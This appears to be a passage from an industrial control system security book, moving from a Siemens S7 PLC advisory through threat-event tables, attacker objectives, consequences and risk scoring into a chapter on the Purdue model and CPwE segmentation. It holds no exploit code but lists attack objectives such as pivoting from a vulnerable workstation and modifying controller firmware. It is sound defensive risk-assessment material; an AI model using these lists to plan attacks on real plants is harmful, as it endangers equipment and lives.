Original release date: December 13, 2016 | Last revised: May 09, 2017

**Legal Notice**

All information products included in http://ics-cert.us-cert.gov are provided "as is" for informational purposes only. The Department of Homeland Security (DHS) does not provide any warranties of any kind regarding any information contained within. DHS does not endorse any commercial product or service, referenced in this product or otherwise. Further dissemination of this product is governed by the Traffic Light Protocol (TLP) marking in the header. For more information about TLP, see http://www.us-cert.gov/tlp/.

**OVERVIEW**

This updated advisory is a follow-up to the original advisory titled ICSA-16-348-05 Siemens S7-300/400 PLC Vulnerabilities that was published December 13, 2016, on the NCCIC/ICS-CERT web site.

Zhu WenZhe from Beijing Acorn Network Technology has identified password leak and denial-of-service (DoS) vulnerabilities in Siemens' S7-300 and S7-400 programmable logic controllers (PLCs). Siemens has released Security Advisory SSA-731239 with advice to mitigate these vulnerabilities.

These vulnerabilities could be exploited remotely.

**AFFECTED PRODUCTS**

Siemens reports that the vulnerabilities affect the following versions of SIMATIC PLC family:

- SIMATIC S7-300 CPU family: All versions.
- SIMATIC S7-400 CPU family: All versions.

**IMPACT**

Successful exploitation of these vulnerabilities could lead to a denial-of-service condition or result in credential disclosure.

Impact to individual organizations depends on many factors that are unique to each organization. ICS-CERT recommends that organizations evaluate the impact of these vulnerabilities based on their operational environment, architecture, and product implementation.

With this bit of information we can now create the threat event for the Siemens PLC:

| **Target** | **Vulnerability** | **Attack** | **Threat vector(s)** | **Threat source(s)** |
|---|---|---|---|---|
| Boiler PLC-west | `CVE-2016-9158` | Denial of Service | ICS network | Insider |
| Siemens S7-400 | | Credentials disclosure | Same-subnet computer systems | |
| PLC | | | | |

To point out a highly efficient assessment technique, let's extend the chapter's assessment example to include the Windows 7 workstation with the MS17-010 vulnerability, discovered and pointed out in previous steps:

| **Target** | **Vulnerability** | **Attack** | **Threat vector(s)** | **Threat source(s)** |
|---|---|---|---|---|
| WS100-West | **CVE-2017-0143** | **Remote Code Execution** (**RCE**) | Business network | Nation-state actor |
| (Windows 7 x64 SP1) | | | WAN | Insider |
| Engineering workstation | | | Remote access | Former insider |
| | | | Mobile devices (laptop) | Malware |
| | | | Same-subnet computer systems | Outsider |


During the asset identification and characterization step, it was discovered that the Windows 7 workstation is connected to both the business network as well as the industrial network (dual NICed) and has, among other software, Siemens Step 7 installed. Because of this, the engineering workstation computer **WS100-west** now becomes a threat vector for all Siemens PLCs within the industrial network segment the computer is connected to.

In the case of the vulnerable Siemens S7 PLC described earlier, the workstation is not only a threat vector, but because of the opportunity to pivot from the business network into the industrial network by means of the vulnerability present on the WS100-west workstation, that computer now extends the threat source and threat vector possibilities to the vulnerability on the Siemens PLC.

In other words, because the workstation can be exploited on the business network and can be used for pivoting into the industrial network, threat actors (sources) can now potentially exploit the Siemens PLC where it would normally have been protected by network segmentation from those attack sources and vectors:

| **Target** | **Vulnerability** | **Attack** | **Threat vector(s)** | **Threat source(s)** |
|---|---|---|---|---|
| Boiler PLC-west | `CVE-2016-9158` | Denial of Service | ICS network | Insider |
| Siemens S7-400 | | Credentials disclosure | Same-subnet computer systems | |
| PLC | | | **WS100-west** | Former insider |
| | | | Business network | Malware |
| | | | WAN | Outsider |
| | | | | Nation-state actor |

Correlating known vulnerable systems to other parts of the system under consideration allows you to create more realistic threat events, adding actionable value to the risk scenarios built from those threat events. Actionable and relevant risk scenarios help strategize mitigation efforts and allow efficient use of a tight security budget:



Creating risk scenarios from threat events is done by adding plausible attacker motives/objectives and the possible consequences when a threat event is realized. Plausible objectives and consequences are highly dependent on the industry sector the ICS is in, the business objectives, and the environmental situation of the ICS. The following lists are starting points for possible objectives and consequences, gathered from online sources such as `https://www.msec.be/verboten/presentaties/presentatie_gc4_attack_targets.pdf`. The lists are sorted by the asset and system type.

These lists should be adjusted to and rationalized for the industry sector your ICS is in, the business objectives of the ICS owner, and the surrounding environment the ICS is in. Information such as the geographical location of the ICS and the placement of the ICS network within the overall company network architecture are relevant factors that could dictate whether theorized threat events are plausible.

The following table shows a starting list of possible **objectives** per asset type:

| | |
|---|---|
| **ICS network** | Discover ICS devices, workstations, and protocols used through scanning and enumeration |
| | Obtain credentials through network sniffing |
| | Obtain ICS protocol intelligence through sniffing and reverse engineering packets |
| | Record/replay ICS network traffic to try and modify the device behavior |
| | Inject data/packets in an attempt to modify the device behavior |
| | Craft/spoof ICS network packets to try and modify the device behavior |
| | Craft/spoof ICS network packets to try and change HMI view or values |
| **Controllers/PLCs** | Gain remote access/control |
| | Manipulate or  mask input/output data to or from controller |
| | Modify the configuration to change the behavior of the controller |
| | Modify control algorithms to change their behavior |
| | Modify dynamic data to change the results of the control algorithms |
| | Modify the controller firmware to change the behavior of the controller |
| | Modify I/O data to change the results of control algorithms |
| | Change the controller behavior with spoofed instructions (via the network protocol) |
| | Degradation/Denial of Service |
| | Maintain persistence (malware) |

| | |
|---|---|
| **Engineering workstations** | Privilege escalation |
| | Gain remote access/control |
| | Copy/exfiltrate sensitive information |
| | Modify or delete information (tags, graphics, controller programs) |
| | Modify stored configurations |
| | Modify online configuration |
| | Send commands to the controller |
| | Maintain persistence (malware) |
| | Degradation/Denial of Service |
| **Operator workstation/HMI** | Privilege escalation |
| | Gain remote access/control |
| | Copy/exfiltrate sensitive information |
| | Modify or delete information (tags, graphics, controller programs …) |
| | Modify stored configurations |
| | Send commands to the controller |
| | Maintain persistence (malware) |
| | Degradation/Denial of Service |
| **Application servers** | Privilege escalation |
| | Gain remote access/control |
| | Copy/exfiltrate sensitive information |
| | Modify or delete information |
| | Modify database/tag data |
| | Disrupt process communications |
| | Disrupt the HMI process vision |
| | Maintain persistence (malware) |

| | |
|---|---|
| | Degradation/Denial of Service |
| **SCADA servers** | Privilege escalation |
| | Gain remote access/control |
| | Copy/exfiltrate sensitive information |
| | Modify or delete information |
| | Modify database/tag data |
| | Disrupt process communications |
| | Disrupt the HMI process vision |
| | Maintain persistence (malware) |
| | Degradation/Denial of Service |
| **Historians** | Privilege escalation |
| | Gain remote access/control |
| | Copy/exfiltrate sensitive information |
| | Modify or delete information |
| | Modify database/tag data |
| | Maintain persistence (malware) |
| | Degradation/Denial of Service |
| **People/users** | Coerce information from the staff |
| | Trick staff into making mistakes/bad operational decisions |

The following table shows a starting list of possible ICS **consequences** as per the compromised asset type:

| | |
|---|---|
| **Controllers/PLCs** | Controller fault condition |
| | Plant downtime/shutdown |
| | Process degradation/failure |
| | Loss of process control |
| | Loss of process vision |


| | |
|---|---|
| | Sensor data corruption |
| **Engineering workstation** | Plant downtime/shutdown |
| | Delayed startup |
| | Mechanical damage/sabotage |
| | Unauthorized manipulation of operator graphics |
| | Inappropriate response to the process action |
| | Unauthorized modification of ICS database(s) |
| | Unauthorized modification of critical status/alarms |
| | Unauthorized distribution of (faulty) firmware |
| | Unauthorized startup/shutdown of ICS devices |
| | Process/plant information leakage |
| | ICS design/application credential leakage |
| | Unauthorized modification of ICS access control mechanisms |
| | Unauthorized access to ICS assets (pivoting) |
| | Intellectual property theft |
| **Operator workstation/HMI** | Plant downtime/shutdown |
| | Unauthorized access to ICS assets (pivoting) |
| | Unauthorized access to ICS assets (communication protocols) |
| | Intellectual property theft |
| | Suppression of critical status/alarms |
| | Product quality |
| | Plant/process efficiency |
| | Credential leakage (control) |
| | Plant/operational information leakage |
| **Historian** | Manipulation of process/batch records |
| | Credential leakage (control) |

| | |
|---|---|
| | Credential leakage (business) |
| | Unauthorized access to additional business assets such as MES, ERP (pivoting) |
| | Unauthorized access to ICS assets (pivoting) |
| | Intellectual property theft |
| **Application servers** | Plant downtime/shutdown |
| | Credential leakage (control) |
| | Sensitive/confidential information leakage |
| | Unauthorized access to ICS assets (pivoting) |
| | Intellectual property theft |
| **SCADA servers** | Plant downtime/shutdown |
| | Delayed startup |
| | Mechanical damage/sabotage |
| | Unauthorized manipulation of operator graphics |
| | Inappropriate response to process action |
| | Unauthorized modification of ICS database(s) |
| | Unauthorized modification of critical status/alarms |
| | Unauthorized startup/shutdown of ICS devices |
| | Unauthorized modification of ICS access control mechanisms |
| | Unauthorized access to ICS assets (pivoting/owning) |
| | Unauthorized access to ICS assets (communication protocols) |
| | Credential leakage (control) |
| | Plant/operational information leakage |
| | Unauthorized access to business assets (pivoting) |
| **Safety systems** | Equipment damage/sabotage |
| | Plant downtime/shutdown |

| | |
|---|---|
| | Environmental impact |
| | Loss of life |
| | Product quality |
| | Company reputation |
| **Environmental controls** | Disruption of cooling/heating |
| | Equipment failure/shutdown |
| **Condition-monitoring system** | Equipment damage/sabotage |
| | Plant downtime/shutdown |
| | Unauthorized access to ICS assets (pivoting) |
| **Fire and suppression system** | Unauthorized release of suppressant |
| | Equipment failure/shutdown |
| **Master and/or slave devices** | Plant downtime/shutdown |
| | Delayed startup |
| | Mechanical damage/sabotage |
| | Inappropriate response to control action |
| | Suppression of critical status/alarms |
| **Analyzers/management system** | Product quality |
| | Spoilage, loss of production, loss of revenue |
| | Company reputation |
| | Product recall |
| | Product reliability |
| **User: ICS engineer** | Process/plant information leakage |
| | ICS design/application credential leakage |
| | Unauthorized access to ICS assets (pivoting) |
| | Unauthorized access to business assets (pivoting) |
| **User: ICS technician** | Plant downtime/shutdown |

| | |
|---|---|
| | Delayed startup |
| | Mechanical damage/sabotage |
| | Unauthorized manipulation of operator graphics |
| | Inappropriate response to process action |
| | Unauthorized modification of ICS database(s) |
| | Unauthorized modification of critical status/alarms settings |
| | Unauthorized download of (faulty) firmware |
| | Unauthorized startup/shutdown of ICS devices |
| | Design information leakage |
| | Unauthorized access to ICS assets |
| | ICS application credential leakage |
| **User: Plant operator** | Plant downtime/shutdown |
| | Mechanical damage/sabotage |
| | Unauthorized startup/shutdown of mechanical equipment |
| | Process/plant information leakage |
| | Credential leakage |
| | Unauthorized access to ICS assets |

By adding the objectives and consequences to this chapter's example threat events, we can now create the following risk scenario:



| Siemens S7 PLC Risk Scenario | | | | | | |
|---|---|---|---|---|---|---|
| **Target** | **Vulnerability** | **Attack** | **Threat Vector(s)** | **Threat Source(s)** | **Objectives** | **Potential Consequences** |
| BoilerPLC-West | CVE-2016-9158 | Denial of Service | ICS Network | Insider | Gain remote access / control | Controller fault condition |
| (Siemens S7-400) | | Credentials Disclosure | Same subnet Computer systems | Former Insider | Manipulate / mask input/output data to / from controller | Plant downtime / shutdown |
| PLC | | | WS100-West | Malware | Modify configuration to change the behavior of controller | Process degradation /failure |
| | | | Business network | Outsider | Modify control algorithms to change their behavior | Loss of process control |
| | | | WAN | Nation-State actor | Modify dynamic data to change the results of control algorithms | Loss of process vision |
| | | | | Nation-State actor | Modify the controller firmware to change the behavior of the controller | Sensor data corruption |
| | | | | | Modify I/O data to change the results of control algorithms | |
| | | | | | Change the controller behavior with spoofed instructions (via the network protocol) | |
| | | | | | Degradation / denial of service | |
| | | | | | Maintain persistence (malware) | |
| **(discovered hosts)** | **(ICS-CERT)** | **(CVE info)** | **(CVE correlated to predefined list)** | **(predefined list)** | **(predefined list)** | **(predefined list)** |

## Step 3 - Risk calculation and mitigation

At this point, we have a very clear picture of the possible risk scenarios for the system under consideration. Next, we will quantify the risk by assigning a risk score to every risk scenario. Having correlated the assessment process between assets and having cross-assessed the system up to this point, the scoring will be a relative number showing where best to spend mitigation efforts to create the best return on investment and where our efforts will have the most impact.

For the scoring, we will use the earlier defined formula:

$$risk = \frac{severity + (criticality * 2) + (likelihood * 2) + (impact * 2)}{4}$$

This gives us the following risk score calculation for the Siemens S7-400 PLC vulnerability:

| **Vulnerability severity(0-10)** | **Asset criticality(0-5)** | **Attack likelihood (0-5)** | **Impact(0-5)** | **Risk score(0-10)** |
|---|---|---|---|---|
| (From CVE) | (From step 1) | (CVE combined with system specifics) | (From step 1) | |
| 7.5 | 4 | 4 | 3.5 | **7.6** |

The resulting score allows easy correlation between all discovered vulnerabilities. Because we performed the assessment objectively and with the overall system under consideration in mind, the score that is calculated is an unbiased, all-inclusive indicator of what asset or system of the process indicates the most risk in the overall process. At this point, the assessment results can be easily compared during mitigation strategies. A vulnerability resulting in a risk score of eight will need more attention than one with a score of six.

## Summary

In this chapter we have taken the first steps toward creating a security posture and program for our ICS. We discovered the assets in play, their specifics and their importance in the overall process (*know what you have*) and we intelligently looked at all the possible ways things can go wrong with the discovered assets (*know what is wrong with what you have*). We are now in a position to effectively spend our security budget on controls that have the biggest impact, securing the assets we need the most.

In the next chapter we will embark into the mitigation and prevention material of this book with a primer on ICS security  reference architecture.

# 5
# The Purdue Model and a Converged Plantwide Ethernet

In this chapter, we will be taking a closer look at the **Purdue Enterprise Reference Architecture** (**PERA**), or Purdue model for short. The Purdue model is an industry best practice and a widely adopted concept model for ICS network segmentation and is used extensively to explain ICS architectures.

This chapter also includes an explanation of the **Converged Plantwide Ethernet** (**CPwE**) architectures. CPwE is a collaborative effort between Cisco and Rockwell Automation to publish ICS network architectures that cohere to industry best practice design and security recommendations. The architectures are tested and validated for functionality and performance by both companies.


The following topics will be covered in this chapter:

- The Purdue Enterprise Reference Architecture
- ICS Purdue model adoption - CPwE
- ICS network segmentation
- ICS network levels/layers
- The CPwE industrial network security framework

## The Purdue Enterprise Reference Architecture

The following text is adapted from the Wikipedia write-up on the **Purdue Enterprise Reference Architecture** (**PERA**) at `https://en.wikipedia.org/wiki/Purdue_Enterprise_Reference_Architecture`.

The Purdue Enterprise Reference Architecture model is a reference model for enterprise architecture, developed in the 1990s by Theodore J. Williams in cooperation with members of the Purdue University Consortium for computer integrated manufacturing. The Purdue model is used to describe the multiple layers or levels in an enterprise architecture. The Purdue Reference Model divides an enterprise into five distinct levels:


Level 4
Business Planning & Logistics
Plant Production Scheduling, Operational Management, etc
Level 3
Manufacturing Operations & Control
Dispatching Production, Detailed Production Scheduling, Reliability Assurance, ...
Levels 2,1,0
Batch Control
Continuous Control
Discrete Control

The levels are as follows:

- **Level 0: The physical process**: Defines the actual processes used to create or support the creation of the product the company sells. An example would be the smelting of iron or the assembly of a car.
- **Level 1: Intelligent devices**: Level 1 activities involve the sensing and manipulating of the physical processes. An example would be all the sensors, analyzers, actuators, and related instrumentation needed to smelter iron or the robot arm that positions and attaches a wheel to a shaft.


- **Level 2: Control systems**: In level 2, the supervising, monitoring, and controlling of the physical processes occurs. By using real-time control equipment like **Distributed Control Systems (DCS)**, **Human Machine Interfaces** (**HMIs**), and **supervisory control and data acquisition** (**SCADA**), the physical process is controlled and directed.
- **Level 3: Manufacturing operations systems**: Level 3 activities manage the production workflow to produce the desired products. Systems that are typically used to perform level 3 activities include batch management systems, **Manufacturing Execution Systems** (**MES**) and **Manufacturing Operations Management** (**MOM**) systems. In addition, laboratory, maintenance, and plant performance management systems and data historians are often found in level 3.
- **Level 4: Business logistics systems**: Activities in level 4 deal with managing the business-related activities of the manufacturing operations and process. ERP is the primary system used here. It establishes the basic plant production schedule, material use, shipping, and inventory levels.

The Purdue model provides a reference model for enterprise control. It is easily adaptable by end users, system integrators, and OEM vendors for integrating their offerings into the enterprise layers. One such adaptation is offered by a strategic alliance between Cisco and Rockwell Automation, who have integrated the Purdue model into their Converged Plantwide Ethernet or CPwE solution architectures.

## The Converged Plantwide Enterprise

Converged Plantwide Ethernet or CPwE describes an architecture that enables the implementer to tie together or *converge* ICS networks with enterprise networks in an efficient, convenient, and secure way. Security is engineered into the architecture with segmentation. By segmenting an ICS into functional zones, security perimeters are established with the ability to control, restrict, and inspect traffic between zones.


To accomplish segmentation, CPwE adopted a framework that was developed by the International Society of Automation ISA-99 Committee for Manufacturing and Control Systems Security:


Wide Area Network (WAN)
Data Center - Virtualized Servers
ERP - Business Systems
Email, Web Services
Security Services - Active Directory (AD), Identity Services (AAA)
Network Services – DNS, DHCP
Call Manager
Identity Services
Enterprise
External DMZ/ Firewall
Cloud
Enterprise Zone Levels 4-5
Physical or Virtualized Servers
Patch Management
AV Server
Application Mirror
Remote Desktop Gateway Server
Plant Firewalls
Active/Standby
Inter-zone traffic segmentation
ACLs, IPS and IDS
VPN Services
Portal and Remote Desktop Services proxy
Industrial Demilitarized Zone (IDMZ)
Physical or Virtualized Servers
FactoryTalk® Application Servers and Services Platform
Network & Security Services – DNS, AD, DHCP, Identity Services (AAA)
Storage Array
Identity Services
Active
Wireless LAN Controller (WLC)
Standby
Remote Access Server
Core Switches
Level 3 - Site Operations (Control Room)
Distribution Switch Stack
Distribution Switch Stack
Access Switches
Cell/Area Zone Levels 0–2
Industrial Zone Levels 0–3 (Plant-wide Network)
Camera
Phone
LWAP
SSID 5 GHz
WGB
Drive
Controller
I/O
EtherNet/IP
Cell/Area Zone - Levels 0–2
Redundant Star Topology - Flex Links Resiliency
Unified Wireless LAN
(Lines, Machines, Skids, Equipment)
SSID 2.4 GHz
Soft Starter
Instrumentation
Cell/Area Zone - Levels 0–2
Ring Topology - Device Level Ring (DLR) Protocol
Unified Wireless LAN
(Lines, Machines, Skids, Equipment)
IFW
Safety Controller
Safety I/O
AP
Servo Drive
HMI
Robot
Cell/Area Zone - Levels 0–2
Linear/Bus/Star Topology
Autonomous Wireless LAN
(Lines, Machines, Skids, Equipment)
377620

*"CPwE is an architecture that provides network and security services to the devices, equipment, and applications found in an Industrial Automation and Control System (ICS), and integrates them into the enterprise-wide network."*


(`http://literature.rockwellautomation.com/idc/groups/literature/documents/td/enet-td001_-en-p.pdf`)

The ISA-99 framework is based on the Purdue model and is used to describe the basic functions and composition of a manufacturing system. The framework, as shown in the following figure, identifies the levels and zones that can be found in a modern-day ICS:



## The safety zone


Safety systems provide dedicated and predictable fail-safe operations and shutdown of the ICS application and are used to protect against equipment failure and personal injuries. Historically, safety systems were hardwired and segmented off from the industrial control and automation system. During recent years, standards such as IEC 61508 have evolved to the point where safety systems now include programmable electronic technology and an IP stack, which allows for (remote) changes to the functionality of these systems:



Safety systems are often the final preventive measure to a system-wide catastrophe. Having these systems sit on the same network as the rest of the ICS doesn't make much sense from a security perspective, as they are now a target to attack, but from a practical standpoint, being able to monitor, change, and interact with the safety system does make sense; therefore, you will see safety systems show up on ICS networks more and more. Creating a dedicated security zone for these safety systems allows tight control and inspection of traffic to and from them.

